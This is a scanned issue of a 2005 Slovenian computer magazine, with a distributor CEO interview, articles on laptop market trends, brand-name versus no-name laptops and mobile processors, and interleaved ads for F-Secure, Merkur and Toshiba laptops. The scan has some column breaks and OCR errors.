obljube, češ da ni problemov. Problemov je veliko in rešujemo jih v skladu z našo strategijo posvečanja pozornosti podrobnostim. Če stremimo k temu, da je kupec zadovoljen, moramo v vsaki podrobnosti, od ponudbe naprej, skrbeti, da bo temu res tako. Seveda se zgodi, da nam kdaj kupca ne uspe zadovoljiti. Pomembno je, da se tega zavedamo in da vsi skupaj poiščemo način, kako bomo tega kupca naslednjič zadovoljili in ne izgubili. Skozi leta postane nabor partnerjev pomemben v smislu priznanja za naše delo, zato si ne želimo nobene izgubiti. Naše glavno vodilo je, da morajo zaposleni v vsakem trenutku vedeti, kaj morajo narediti, da bodo naši kupci zadovoljni. Znati moramo biti nezadovoljni s svojim delom, če z njim niso zadovoljni partnerji.

V DISS-u je na začetku delalo pet ljudi, trenutno jih zaposlujete prek 40. Kakšna je vaša politika zaposlovanja? Kako zagotavljate rast zaposlenih?

Rast podjetja je povezana z rastjo njegovih zaposlenih. S svojimi delavci imam redne pogovore, ki so ključni pri razumevanju našega dela. Zaposleni morajo razumeti, da je od njih veliko odvisno. Tistim, ki so pri nas že dlje časa, nekateri že od začetka pred sedmimi leti, ponujamo redna izobraževanja. Tu gre tako za specialistične tečaje v zvezi s poslovanjem v naši panogi kot tudi za splošno izobraževanje. Številni zaposleni so ob delu pridobili srednješolsko ali univerzitetno izobrazbo. Zaradi takšnega odnosa ljudje bolj občutijo pripadnost podjetju in razumejo svojo vlogo v njem. Seveda mora biti zato šolanje dovolj kakovostno in nanj ne gledamo kot na strošek, pač pa na vložek tako v posameznika kot v podjetje.

Kakšen je vpliv zaposlenih v podjetju? So zadovoljni z delovnimi razmerami oziroma kako rešujete morebitno nezadovoljstvo?

V osnovi poskušamo zagotoviti najboljše tehnične razmere za delo. Računalnik je pri nas osnovno delovno orodje, zato skrbimo, da so dovolj sodobni za nemoten potek dela. Za primere okvar imamo ves čas na voljo rezervno opremo. Ker je za naše poslovanje internet ključnega pomena, imamo tri redundančne povezave – prek 90 odstotkov dokumentov s partnerji izmenjamo prek interneta. Vsa tehnična orodja morajo biti urejena, da delo poteka normalno. Osebni dohodki so pri nas nadpovprečni. V večini primerov so vezani na osebne plane, v katere so vključene dodatne stimulacije za doseganje dobrih rezultatov. Stimulirani so tudi tisti, ki niso prodajalci in ne

vplivajo neposredno na rezultate poslovanja podjetja.

Podjetje DISS vodite že od začetka. Kakšen način vodenja vam najbolj ustreza?

Imamo aktiven nadzorni svet, kar pomeni, da ga sklicujemo vsaj enkrat na četrletje. Na njem obravnavamo rezultate in prihodnje usmeritve podjetja. Enkrat na leto te usmeritve zelo podrobno obravnavamo in izluščimo tri ključna področja, na katera se bomo osredotočili v naslednjem letu. Imamo tudi kolegij, kot dovolj neformalen organ, kjer so navzoči vsi vodje oddelkov. Na njem vsak mesec pregledamo, kaj je dobro in kaj ne, pretehtamo izpeljavo vsakega mesečnega plana. Ne nazadnje pa imamo še vrsto neformalnih sestankov, na katerih odpravljamo trenutne težave. Sem pač take vrste vodja, ki želi biti obveščen o vsem, dajem tudi napotke, vendar želim, da se na operativni ravni zaposleni odločajo sami. Sčasoma je to postal sistem dela, ki ne obremenjuje preveč niti mene niti zaposlenih. Nujno pa je, da vsi vemo veliko o vsakodnevnem poslu. DISS namreč vsak dan dobavi za 30 do 50 milijonov tolarjev blaga. Vedeti moramo, ali so kupci z nami zadovoljni ali ne. Glede na to moramo ustrezno reagirati. Na nezadovoljstvo z odpravljanjem napak, na zadovoljstvo pa s čim več ponovitvami podobnega posla.

Kako osebno sledite razvoju računalniške tehnologije?

Razvoju sledim predvsem na področju rešitev. Čeprav nismo prodajalci rešitev, pač pa samo orodij za njihovo izvajanje, se mi zdi pomembno razumeti, čemu je določen izdelek namenjen. Potem je samo še vprašanje, ali podpira določeno rešitev ali ne. Slediti tehnologiji na tej ravni ni zahtevno. Mislim, da bi moral direktor kateregakoli podjetja vedeti, s kakšno opremo se lahko izvajajo njihove rešitve. To je pravzaprav zelo dober pogajalski argument pri kupovanju računalniške opreme ali rešitev. In takih direktorjev je v Sloveniji bistveno premalo. Obstaja rek, ki se ga premalo zavedamo: Informatika je preveč pomembna, da bi jo prepuščali informatikom. V svetu obstaja veliko podjetij, ki so uspela zaradi informatike, čeprav je ne prodajajo. Na primer Google ali Yahoo. Tudi v Sloveniji so takšna podjetja, na primer slovenske banke, ki so na tem področju zelo dobro organizirane. Zavedanje o pomembnosti informatike je ključnega pomena.

POSTANITE F-SECURE PARTNER!

VSTOPITE V MREŽO PARTNERJEV – PONUDNIKOV VRHUNSKE PROTIVIRUSNE ZAŠČITE RAČUNALNIŠKIH SISTEMOV F-SECURE

Kot edini zastopnik podjetja F-Secure v Sloveniji in na področju republik nekdanje Jugoslavije podjetje Medinet d.o.o. (Amis) širi mrežo svojih partnerjev. Pripravljamo jesenski **F-Secure Roadshow**, na katerem se vam želimo podrobneje predstaviti.

Če si tudi v vašem podjetju želite razširiti izbiro, povečati svojo ponudbo s prvovrstnimi rešitvami za IT zaščito in ne nazadnje več zaslužiti, ste natančno na, ki ga iščemo.

Pridružite se nam na krajših predstavilih, predvsem pa ob prijetnem druženju in razgovorih o prednostih partnerstva z F-Secure ter možnostih vključevanja v partnersko mrežo.

Roadshow bo potoval po naslednjih mestih (udeležba je brezplačna):

23.09.2005 - Portorož (Hotel Bernardin)

10.10.2005 - Celje (Hotel Štorman)

12.10.2005 - Novo mesto (Hotel Grad)

18.10.2005 - Maribor (Hotel Habakuk)

19.10.2005 - Ljubljana - (Hotel Domina)

24.10.2005 - Nova Gorica (Kongresni center Perla)

28.10.2005 - Murska Sobota (Hotel Ajda)

F-Secure vsem partnerjem omogoča brezplačno uporabo vseh izdelkov F-Secure.

Prijave in informacije

Web: www.f-secure.si/prijave

E-mail: info@f-secure.si

Tel: 02 330 5064

www.f-secure.si
info@f-secure.si



BE SURE.



PRENOSNO JE ZAKON

Zadnja leta je mogoče opaziti rast prodaje prenosnih računalnikov na račun namiznih. Zakaj tako?

Piše: Zdenko Frangež

zdenko.frangez@mojmikro.si

Razlogov je veliko. Prenosniki so **manjši**, zasedejo manj prostora doma, kljub temu pa **zadoščajo za normalno delo**, razen če se ukvarjate z zares zahtevnimi opravili. So **prenosni**, vedno z nami in omogočajo opraviti kakšno opravilo tudi doma, brez potrebe po prenašanju podatkov v pisarno na posebnem mediju. So **čedalje cenejši**, čeprav ne tako poceni kot primerljivi namizni računalniki. So **moderni** in se lahko z njimi pohvalimo.

Sliši se hecno, ampak vsi ti in še več razlogov je, zakaj se uporabniki odločajo za nakup prenosnika. Dejstvo je, da gre za sila uporabne naprave, ki omogočajo našemu delu in podatkom potrebno mobilnost, ki je zadnje čase tako cenjena. Pa poglejmo grobe podatke, ali je rast prodaje p

GENE PADAJO

Med večjimi krivci za večjo rast prodaje prenosnih računalnikov je prav gotovo **cena**, ki se je v zadnjem letu pošteno znižala. To spet izhaja iz večjega povpraševanja, večjih izdelanih serijah in vsega, kar gre zraven. Tudi naše dojemanje prenosnikov se je spremenilo in se še spreminja. Iz naprave za direktorje je prenosnik postal običajen računalnik. Kaj pa je direktorje brigalo, koliko stane prenosnik. Saj ga je plačalo podjetje in z napravo so se lahko pohvalili. Precej časa je bil prenosnik tudi statusni simbol. Prenosniki za širši trg pa ne morejo biti več drage in redke naprave.

Seveda je padla tudi cena namiznih računalnikov, a v glavnem so to še vedno sila **nerodne naprave**, ki zahtevajo posebno mizico in prostor v stanovanju. Na tej mizici navadno ustvarimo pravcati ustvarjalni kaos (svinjarijo, bi rekla moja žena) in kar naenkrat bi vso zadevo najraje skrili pred pogledi obiskovalcev našega domovanja. Saj prenosnik tudi lahko stoji na posebni mizici, a se to redkeje dogaja, in če ga uporabljamo na klubski mizici, bomo s

prenosnikom pospravili tudi vse drugo in naše domovanje bo kot iz škatlice.

ZVITOST TRŽNIKOV

K sedanjemu stanju so veliko pripomogli tudi **filozofija in izračuni tržnikov** največjih



proizvajalcev prenosnikov. Pred približno dobrima dvema letoma mi je eden vodilnih tržnikov enega največjih proizvajalcev prenosnikov razlagal, da mu je uspelo prepričati stranke v nakup nekaj sto prenosnikov za vse zaposlene z naslednjo filozofijo: Zaposleni ne želijo več preživeti vsega dneva v službi, temveč so raje z družino. Ko jim ostane delo, ga pač s **prenosnikom odnesejo domov**. Popoldan je rezerviran za družino, zvečer pa opravijo, česar niso zmogli v službi. In tako iz dneva v dan. Pa še srečni so, ker jim je podjetje »podarilo« prenosnik. Zdaj ni treba kupiti namiznega modela za dom. In čeprav je pogovor, da se podarjenemu konju ne gleda v zobe, sila koristen, tukaj pogrne na celi črti. Zaposleni delajo doma, ur opravljenega dela pa si ne morejo pisati. **Nič več nadur**, nič več **stroškov pisarn** z obljudenostjo popoldne in zvečer. In so izračunali, da se podjetju nakup **splača v manj kot šestih mesecih**. In če računamo, da je uporabna doba prenosnika vsaj dve leti, potem je podjetje z vsakim kupljenim prenosnikom prihranilo denarcev za naslednje tri. To pa ni malo denarja, posebej v velikih podjetjih. Ali lahko tako politiko podjetja gledamo kot nateg zaposlenih? Seveda, pri čemer se zaposleni še srečno režiijo kot pečeni mački.

Saj ne pravim, da se moramo temu upreti. Vsak ima svoje koristi, tako zaposleni kot tudi podjetje.

Kakor koli, prenosniki so z nami in vse raje jih imamo. Iz različnih razlogov. Ker so lepi, koristni in v sedanjem času brez težav nadomestijo namizni računalnik.

TRG PRENOSNIKOV

Če velja trg računalniške opreme za sila dinamičen, potem je na področju prenosnih računalnikov pravcata dirka. Vsi se na vse kriplice trudijo ponuditi najboljše, najhitrejše, najbolj avtonomne in kaj še vem kakšne prenosnike. Medtem ko kupujete prenosni računalnik in ga plačujete, skozi zadnja vrata trgovine že prinašajo nove modele. Skoraj tako. In če čakamo na najugodnejši model, nakupa ne opravimo nikoli. Prednost hitrega razvoja in velikega

števila modelov in ponudnikov je vsekakor dejstvo, da se za vsakogar najde primeren in njemu všečen model. Poglejmo, v kakšnih oblikah in namembnostih najdemo prenosnike.

Prenosniki za pisarno

V službi potrebujemo zmogljiv računalnik, če je prenosen, še toliko bolje. Tako navadno v teh prenosnikih najdemo procesorje **Intel Pentium 4** ali **AMD**, največkrat niti ne modelov za prenosnike. Zmogljivost je odvisna od dela, ki ga opravljajo zaposleni. Za pisarniške programe ni potrebna prav huda zmogljivost. LCD-zaslon je klasičen, ker je tak najprimernejši, in navadno meri 15 palcev. Niso najmanjši in najlažji, ker to preprosto ni potrebno. Celo poudarek je na **robustni** izdelavi, saj podjetje ne želi kupovati novih modelov prepogosto. Vzdržljivi morajo torej biti. Če tehtajo štiri kilograme, to niti ni tako nadležno. Avtonomija je navadno skromna, saj je dovolj, če prenosnik vzdrži brez napajanja dobro uro. Tako premostimo morebitni izpad električne energije ali prenos v drugo pisarno.

Prenosniki za dom

Zahteve so navadno podobne rabi v pisarni, le da doma želimo tudi **nekaj več multimedij-skih zmogljivosti**. Tako ni redkost, da za dom izberemo prenosnik z zaslonom v razmerju 16 : 10, saj je sila primeren za ogled filmov. Zmogljivost je odvisna od tega, ali naši malčki igrajo



◇ Prenosniki so z nami in vse raje jih imamo ker so lepi, koristni in v sedanjem času brez težav nadomestijo namizni računalnik. In za nameček so čedalje cenejši.



računalniške igre in ali želimo s pomočjo prenosnika obdelati domače video posnetke. Za domači prenosnik želimo **čim več priključkov za vse mogoče naprave** in opravila. Tudi smo že nekoliko občutljivejši na videz prenosnika, saj bo vendar krasil naš dom. Seveda ne posegamo po najdražjih modelih, ker tega družinski proračun navadno ne prenese ali pa nas vsaj žena grdo gleda, če preveč zapravimo. Ali nasprotno. Avtonomije navadno ne potrebujemo pretirane, razen tisti, ki želijo prenosnik uporabljati tudi na dopustu, seveda za igranje igrice in ogled filmov. Računalniki pač zasvojijo uporabnike, prenosniki pa še toliko bolj.

Dejansko povprečen uporabnik doma **ne potrebuje veliko**. Večidel doma brskamo po svetovnem spletu in si dopisujemo prek elek-

tronske pošte. Za ta in podobna opravila pa je dovolj že najcenejši prenosnik, ki ni dražji od nekoliko boljšega namiznega modela.

»Prenosni prenosniki«

Čeprav se hecno sliši, je to posebna kategorija. Namenjena je uporabnikom, ki dejansko delajo tudi **na poti**. Ti ne želijo največjega zaslona, tudi ne najzmogljivejšega procesorja, temveč **najboljše razmerje med zmogljivostjo in prenosnostjo**. Tako so ti prenosniki lažji, manjši in se pohvalijo predvsem z avtonomijo. Tehnologija Centrino, torej, in zmogljive baterije. Na poti navadno ne potrebujemo optičnih enot, tako so ti prenosniki »oskubljeni« in še lažji. Če tehtajo do dobrega kilograma so ultraprenosni, veliko preko dveh kilogramov pa

ŠTUDIJ NAJ BO ŽUR!

STATUS ZA POPUSTI!

<p>Prenosni MP3 predvajalnik PHILIPS, SA 177 900</p> <p>24.990 SIT</p> <p>s statusom 21.990 SIT</p> <p>popust 3.000 SIT</p>	<p>Radiokasetofon LCD predvajalnik GRUNDIG, RCD 1410</p> <p>9.990 SIT</p> <p>s statusom 7.990 SIT</p> <p>popust 2.000 SIT</p>	<p>CD, SILVER OPTIC 50 ml, 24 mm</p> <p>1.090 SIT</p> <p>s statusom 872 SIT</p> <p>popust 20 %</p>
<p>Prenosni računalnik, TOSHIBA, Satellite 10-119</p> <p>189.900 SIT</p> <p>s statusom 179.900 SIT</p> <p>popust 10.000 SIT</p>	<p>Multifunkcijski tiskalnik EPSON, 78425</p> <p>32.990 SIT</p> <p>s statusom 28.990 SIT</p> <p>popust 4.000 SIT</p>	<p>Palčica za CD/DVD, AVTEC, model 2000-0000</p> <p>1.190 SIT</p> <p>s statusom 833 SIT</p> <p>popust 30 %</p>
		<p>Palčica za CD/DVD, AVTEC, model 2000-0000</p> <p>1.990 SIT</p> <p>s statusom 1.393 SIT</p> <p>popust 30 %</p>

V trgovskih centrih MERKUR in MERKURDOM in Celovcu velja ligovni popusti za študente. Zato počakaj na študente in kupci, ki ti namenjajo v Merkurjevih trgovskih centrih in na vseh večjih študentskih točkah, dokler status študenta in pri nabavi izdelkov ti dobro pruznajo popust. Uvelj. in uvelj. v skladu s študentskim zakonikom. Promocijska velja do 31. 12. 2005 oc. do prodaje zalog.

MERKUR

že neprijetni za delo na poti.

In kaj sploh počnejo uporabniki s prenosnikom na poti? Hja, če se v službo vozite z avtobusom ali vlakom, lahko med potjo opravite kar veliko dela. Potem so tukaj vsi mogoči potujoči zastopniki, pa zavarovalni agentje, ki pisarno prenašajo s sabo, ker navadno druge sploh nimajo in lahko opravijo vse potrebno pri vas doma, ko se odločate za to ali ono storitev. In uporabnikov **potujočih pisarn** je vse več.




Posebna kategorija takšnih prenosnikov so **tablični računalniki**. Ti so šele prenosni. Pri njih je vse naravnano na delo na poti ali celo med hojo. Nekoliko večji premorejo tipkovnico. Tako so lahko prenosniki, če jih na poseben način zapremo, pa ostane viden le na dotik občutljiv ali podoben zaslon. Seveda lahko potem s posebnim pisalom pišemo po zaslonu kot v vsako beležnico. Tako bomo natisnili rokopise, uporabili med pisanjem prepoznavno pisave ali navidezno tipkovnico. Ti modeli so še kljub vsemu nekoliko nerodni in težki, a naslednji korak je tablični računalnik v pravem pomenu besede. Tak tudi tipkovnice nima in lahko tehta približno toliko kot nekoliko večji rokovnik.

In kdo to potrebuje? Že kdo, bi bil najpreprostejši odgovor. Skladiščniki, pa zdravniki med vizito, študentje in dijaki med predavanjem, profesorji, ki si tako pripravijo zapiske in jih imajo vedno pri roki. Pa nadzorniki gradenj in vsi, ki delajo na terenu in sicer potrebujejo goro papirnih projektov ali načrtov. Ali pač vsi, ki tekajo po svetu z rokovniki ali notesi. Se pa zadeva bolj kot ne nekako ne prime. Razloga sta verjetno nekoliko višja cena in vaječnost na tipkovnico. Morda tudi čedalje zmogljivejši dlančniki, ki jih po uporabi vtaknemo v žep in večini uporabnikov, ki bi želeli ali morajo delati takole stoje, popolnoma zadoščajo. Zadeva pa se lahko še obrne in praktično nemogoče je napovedati, ali bodo tablični računalniki osvojili trg ali pa neslavno propadli. Sam si ne upam poteka dogodkov napovedati niti za leto naprej, kaj šele za več časa.

Prenosniki, takšni in drugačni, so med nami in tukaj bodo tudi ostali. Postalni bodo še bolj dostopni in razširjeni. Kakšni pa bodo čez leto, bomo videli takrat.

»BRAND NAME« PROTI »NO NAME«



Piše: Zdenko Frangež
zdenko.frangez@mojmikro.si

Seveda je razlika. **HP** recimo proizvaja prenosnike že dolgo in prav veliko denarja namenja tako **razvoju** kot tudi preizkušanju komponent, ki bodo delovale brezhibno v vseh razmerah. Ponujajo tudi nekoliko boljše **servise storitve** in pač vsega, kar je potrebno za trženje prenosnikov.

OGRODNI IN SESTAVLJENI PRENOSNIKI

Po drugi strani pa denimo **Comtron** ne prodaja prenosnikov, ki bi jih **sam izdelal** iz kopice komponent in osnovnih surovin. Po svetu je veliko podjetij, ki so znana tudi po svojih prenosnikih, ponujajo pa tudi **ogrodne** (barebone) prenosnike. Torej takšne, ki imajo ohišje in vse, kar je nekakšna osnova prenosnika. Uporabnik ali podjetje se odloči, kako bo napolnil drobovje. Navadno je treba le še vdelati procesor, trdi disk, pomnilnik, optično enoto, izbrati baterijo in morda grafično kartico. Tako je mogoče **na isti osnovi izdelati kopicno prenosnikov**, ki se bodo razlikovali po zmogljivosti in možnostih, na zunaj pa bodo enaki. Ponudniki takšnih »praznih« prenosnikov so lahko podjetja s svojo blagovno znamko ali brez.

Vse vdelane komponente so lahko boljše ali slabše, toda tudi Western Digital je »brand« ime, pa ATI s svojimi grafičnimi karticami, pa Samsung z optičnimi enotami seveda tudi. Naštevali bi lahko še dolgo. Zdaj pa pogledjmo tako sestavljen računalnik. Vsebuje lahko enako osnovo, kot kateri koli prenosnik z uveljavljenim imenom. Vdelane **komponente** so vse **znanih proizvajalcev**, saj drugih že skoraj ni več. Toda prodaja se pod imenom **TroNote**. Ali je zato slabši od prenosnika Toshiba? Težko. Lahko je slabši, lahko je celo boljši ob upoštevanju razmerja med ceno in ponujenim. Gre za to, ali **zaupamo** podjetju, kot je Comtron. Comtron je le dober primer in ne namerno izpostavljeno podjetje.

NI RAZLOGA ZA NEZAUPANJE

Ali jim zaupamo? Ni razloga, da jim ne bi. Vsaj pametnega ne. Poslujejo že dolgo in za svoje izdelke ponujajo še daljšo garancijsko dobo kot velika imena med proizvajalci prenosnikov. Torej sami zaupajo svojim izdelkom, sicer se jim poteza ne bi splačala. Vsaj dolgoročno ne. Nič

Pri vseh elektronskih in drugih napravah, pri prenosnikih pa toliko bolj, poslušamo o prednostih prenosnika z »imenom« ali brez. Razlika je v tem, ali je prenosnik izdelalo in ga ponuja podjetje, kot so IBM, Dell, Toshiba, HP, ali denimo Comtron oziroma katero od »garažnih« podjetij.

pa ne kaže, da bi se približevali propadu. Torej v resnici ni razloga za nezaupanje in gre bolj za predsodek kot kaj drugega. Tudi TroNote je že na neki način blagovna znamka ime. Vsaj pri nas. Tudi za Dell ni nihče slišal, ko so se pojavili na trgu, pa jih zdaj cenimo in poznamo po vsem svetu.

Morda domača podjetja celo nekoliko bolje razumejo in vedo, kakšne prenosnike potrebujejo naši uporabniki. Ne bom trdil, da je to nekakšna univerzalna resnica, lahko pa je. Seveda je odvisno do spretnosti podjetja, kako in kakšne prenosnike bo sestavilo. Glede kakovosti in cene, seveda. Zatakne pa se pri trženju. Če jim ne zaupamo, ne zadoščajo vse njihovo znanje in dobri nameni. Prav je, da smo previdni. Čas vedno pokaže, kako se zadeve obnesejo. Tudi pri nas se je to že pokazalo.

Spomnimo se pojava imena **Gericom**. Na drugi strani meje so z vso ihto kupovali njihove prenosnike že pred recimo dvema ali tremi leti. Pri nas pa se niso prodajali prav na veliko. Razlika je bila bolj v filozofiji. Bili smo zadaj za severnimi sosedi. Pri njih so te prenosnike kupovali študentje in drugi uporabniki. Ti nimajo veliko denarja in pač kupijo, kar je najcenejše. Pri nas so takrat prenosniki spadali v domeno premožnih in vodilnih mož v podjetjih. Kot smo že ugotovili, imajo ti več denarja, pa še podjetje jim je mnogokrat kupovalo te naprave. Saj potreba po poceni prenosnikih je bila, samo trgovci še niso prav zavohali tržne niše. Pa ne samo oni. Niso vedno vsega krivi trgovci. Morda smo k razširjanju »neznanih« znamk pripomogli tudi mi s testi, ki so pokazali, da takšni prenosniki niso čisto zanič, temveč se med njimi najdejo **sijajni modeli**. In danes je Gericom seveda postal ime, znano blagovno ime, torej brand.

Dejstvo je, da se tudi uveljavljene znamke med seboj razlikujejo. Tudi če se ne, pa bo vedno dovolj uporabnikov, ki bodo trdili, da samo ta ali drugi proizvajalec ponuja dobre prenosnike.

Pred precej časa smo v naši reviji opravili **supertest prenosnikov**. Takole šest mesecev smo jih preizkušali in uporabljali vsak dan za vsa primerna opravila. Seveda sem tudi sam dobil v test prenosni računalnik (no, nekaj računalnikov). In to ravno enega od manj znanih.



Toshiba EasyGuard – trdi diski še nikoli niso bili bolje zaščiteni

NE SPREJMITE NADOMESTKA! Portégé M300: z vgrajenim Toshiba EasyGuard sistemom in Intel® Centrino™ mobilno tehnologijo za odlično brezžično povezavo, vedno brezskrbni s prenosnikom na poti.

Portégé M300

Toshiba EasyGuard

- zaščita trdega diska
- zaščita proti tresljajem*
- zaščita tipkovnice pred poškodbami s tekočino*

- Intel® Centrino™ mobilna tehnologija z vgrajenim Intel® Pentium® M nizko napelovanim procesorjem 753 (1,20 GHz, 400 MHz FSB, 2 MB drugostopenjskega predpomnilnika) omrežna povezava Intel® PRO/Wireless 2200BG in naborom vzilj Mobile Intel® 855GME, 12.1" XGA TFT zaslon
- Microsoft® Windows® XP Professional operacijski sistem
- Li-Ion baterija, avtonomija do 8:10 ure
- Teža: 1,50 kg
- DVD Super Multi drive anota
- 512 MB DDR RAM (do 1280 MB)
- 80 GB trdi disk

Cena: **456.000 SIT** brez DDV (547.200 SIT z DDV)

Izredno lahek, tanek in zanesljiv prenosnik z dolgim delovanjem baterije.

3 LETNA MEDNARODNA GARANCIJA

odlična zaščita trdega diska!



Toshiba EasyGuard
Carefree Mobile Computing



Satellite M40X-116

- Intel® Centrino™ mobilna tehnologija z vgrajenim Intel® Pentium® M procesor 730 (1,60 GHz, 533 MHz FSB, 2 MB drugostopenjskega predpomnilnika) in Intel® 915GM
- 512 MB DDR RAM (razširljiv do 2048 MB)
- 80 GB S.M.A.R.T. trdi disk
- Dvoplastna Super Multi drive anota
- 15.4" TFT zaslon, resolucija 1280x800
- WIFI brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Home
- 12 mesecev MEDNARODNA GARANCIJA

Aktivna cena: **240.000 SIT** brez DDV (289.000 SIT z DDV)




Qosmio F10-136

- Intel® Centrino™ mobilna tehnologija, z vgrajenim Intel® Pentium® M procesor 735 (1,7GHz, 400 MHz FSB, 2 MB drugostopenjskega predpomnilnika) in Intel® 855GME nabor čipov
- 512 MB DDR RAM (razširljiv do 2048 MB)
- 80 GB S.M.A.R.T. trdi disk 5.400 obratov
- Dvoplastna Super Multi drive anota
- **VGRAJEN TV SPREJEMNIK**
- 15,4" TruBrite CB/ TFT zaslon, 1280x800, 800:1
- NVIDIA® GeForce™ FX Go 5700, 128 MB DDR video RAM
- WIFI brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Home
- 24 mesecev MEDNARODNA GARANCIJA

Aktivna cena: **407.160 SIT** brez DDV (488.562 SIT z DDV)



Toshibini prenosniki so opremljeni z brezžičnim omrežnim vmesnikom in vgrajeno Intel® Centrino™ mobilno tehnologijo, ki omogoča poslovnežem popolno brezskrbnost. Toshiba EasyGuard je najnovejša tehnologija z naprednim sistemom zaščite podatkov in enostavno povezljivostjo. S pritiskom na gumb  vstopite v svet brezskrbne mobilne tehnologije.



Tecra A4-158

- Intel® Centrino™ mobilna tehnologija, ki vsebuje Intel® Pentium® M procesor 730 (1,60 GHz, 533 MHz FSB, 2 MB drugostopenjskega predpomnilnika) in Intel® 915GM
- 512 MB DDR RAM (razširljiv do 2048 MB)
- 80 GB S.M.A.R.T. trdi disk
- Dvoplastna Super Multi drive anota
- 15.4" TruBrite VA TFT zaslon, resolucija 1280x800
- grafična kartica ATI Mobility™ Radeon™ X300 64 MB
- Gigabitni omrežni vmesnik, WIFI brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Professional
- 24 mesecev MEDNARODNA GARANCIJA

Aktivna cena: **276.000 SIT** brez DDV (331.200 SIT z DDV)

20
YEARS
LEADING
MOBILE COMPUTING
TOSHIBA

www.inea.si/toshiba

INEA

TOSHIBA

*Zaščita baterije pred poškodbami s tekočino omogoča, da boste vedno lahko na poti. Mobilna tehnologija, ki omogoča poslovnežem popolno brezskrbnost. Toshiba EasyGuard je najnovejša tehnologija z naprednim sistemom zaščite podatkov in enostavno povezljivostjo. S pritiskom na gumb  vstopite v svet brezskrbne mobilne tehnologije.

Prva reakcija je bila nevoščljivost kolegom, ki so pobrali zvoneča imena. Na koncu pa sem imel najlažje delo. Hitro sem namreč ugotovil, kako malo je potrebno, da je prenosnik koristen in dovolj dober za vsakodnevno delo. Tudi na pomanjkljivosti se navadimo in na koncu niso tako neznosne, kot se lahko zdi na prvi pogled. In ko potegnemo črto, se je prenosnik »brez imena« celo izkazal kot zelo dober. Še večji je bil razkorak med **ponujenim in ceno neznanega in znanega proizvajalca**. Takrat je bila razlika v ceni dobrih sto tisočakov za primerljiv model, kar ni mačji kašelj. Danes so te razlike **manjše**, saj so tudi razlike v kakovosti med znanimi in neznanimi prenosniki v večini primerov manjše.

IBM ALI LENOVO?

Drug zgled je lahko **IBM-ov prenosnik Think Pad**. To je znano in cenjeno ime med prenosniki. Kaj pa **Lenovo**? Nikoli slišali? Morda pa le, saj imajo prenosniki Lenovo enake oznake kot ThinkPadi podjetja IBM. Hja, podjetje se je odločilo prodati proizvodnjo in tako zdaj na Kitajskem sestavljajo prenosnike Lenovo. Ali bomo temu novemu imenu zaupali? Zakaj ne in zakaj da? Če za vsem stoji še vedno enaka pamet kot za Think Padi ali vsaj enako vodilo in kakovost, potem da. Ampak saj ne vemo, kaj se bo zgodilo. Lahko da bodo prenosniki Lenovo popoln »kakce«. Ali pa tudi ne. Ali pač. Kdo bi vedel vnaprej. Bomo videli.

V nebo povzdigovanje znanih proizvajalcev in zaničevanje neznanih je vsaj po mojem skromnem mnenju nesmiselno, saj lahko neznan proizvajalec že čez noč postane sila znan in cenjen. Obratno je sicer manj verjetno, ampak kaj pa vemo kakšna bo politika podjetij jutri. Torej tudi Brand kot tak počasi in zanesljivo izgublja pomen.

PROCESORJI V PRENOSNEM SVETU

V preteklih letih smo v svetu prenosnikov videli najrazličnejše procesorje, ki so se med seboj razlikovali po hitrosti, podprtem naboru ukazov, količini predpomnilnika, načinu delovanja ali celo po arhitekturi. Veliko je bilo nazivov in imen ter marketinških pranj možganov uporabnikov, a dejstvo ostaja: »konec dneva« nas zanimajo energijska poraba ter zmogljivosti.

Piše: Jaka Mele

jaka.mele@mojmikro.si

Zagotovo največji hit zadnjih dveh let je Intelova mobilna tehnologija **Centrino**, ki jo mnogi napačno povezujejo s procesorjem za prenosne računalnike. Centrino kot tehnologija oz. platforma označuje skupek treh stvari: **procesorja** (Pentium M), **veznega nabora** (Intel 855 ali novejši, kot je 915 Express) ter integriranega **brežžičnega omrežnega vmesnika** (802.11b/g, zdaj tudi 802.11a/b/g). Centrino je postal prodajni hit predvsem zaradi vdelanega brezžičnega omrežnega vmesnika, kar je zaradi ekonomije obsega prineslo množične pocenitve in posredno množičnejšo dostopnost.

Processor, ki je trenutno v objemu Centrina najaktualnejši, je vsekakor **Intel Pentium M**. Prva generacija tega čipa se je imenovala **Banias**, trenutna je **Dothan**, zgodaj 2006 pričakuje **Yonaha**. Spremembe prinašajo proizvodnjo v finejšem proizvodnem procesu, kar omogoča zvišanje takta delovanja procesorja in več vdelanega predpomnilnika in tehnologij, kar vse vpliva na zmogljivost in energijsko porabo.

A vrnimo se na začetek. Danes je moč na trgu najti prenosnike s procesorji podjetij AMD, In-

tel, Transmeta in VIA. Drugih v svetu x86 načeloma ni (Apple sodi v poseben razred). Intelov tržni delež je daleč največji, od preostalih treh pa še najbolje kaže AMD-ju.

INTEL

Starejši procesorji, ki se počasi že poslavljajo od trga, so vsekakor namizni procesorji **Intel Pentium 4**, ki so jih nekateri proizvajalci prenosnikov vdelovali v večje zelo zmogljive prenosnike. Processor zahteva precej energije in se tudi segreva, zato avtonomija z njim ni vredna hvalisanja.

Za cenovno najnižji razred ponuja Intel procesorje **Celeron M**, ki so posebna različica namiznih procesorjev Celeron z dodanimi tehnologijami za varčno delo z energijo, ki je bila sposojena kar iz Pentiuma M. Od tega se Celeron M razlikuje po manjši količini vdelanega predpomnilnika – le 1 MB namesto 2 MB.

Najzmogljivejši ter avtonomno najboljši razred pa naslavljajo z že omenjenim **Pentiumom M**, ki je na voljo tudi v nizkonapetostni in ultranizkonapetostni različici ULW (ultra low voltage). Tega so na osnovi arhitekture Pentium III zasnovali v Intelovem izraelskem laboratoriju.

Seveda najdemo poleg posameznih procesor-



Hitachi 42PD7200
diagonala 106 cm
1024x1024, HDTV,
HDMI, ALiS
Picture master,
motorizirano stojalo
68.7 mrd. barv



Sanyo PLV-Z4
3 LCD, 1000 ansi lumnov,
kontrast 7000:1, 22 dB,
68,7 mrd. barv
3 leta garancije



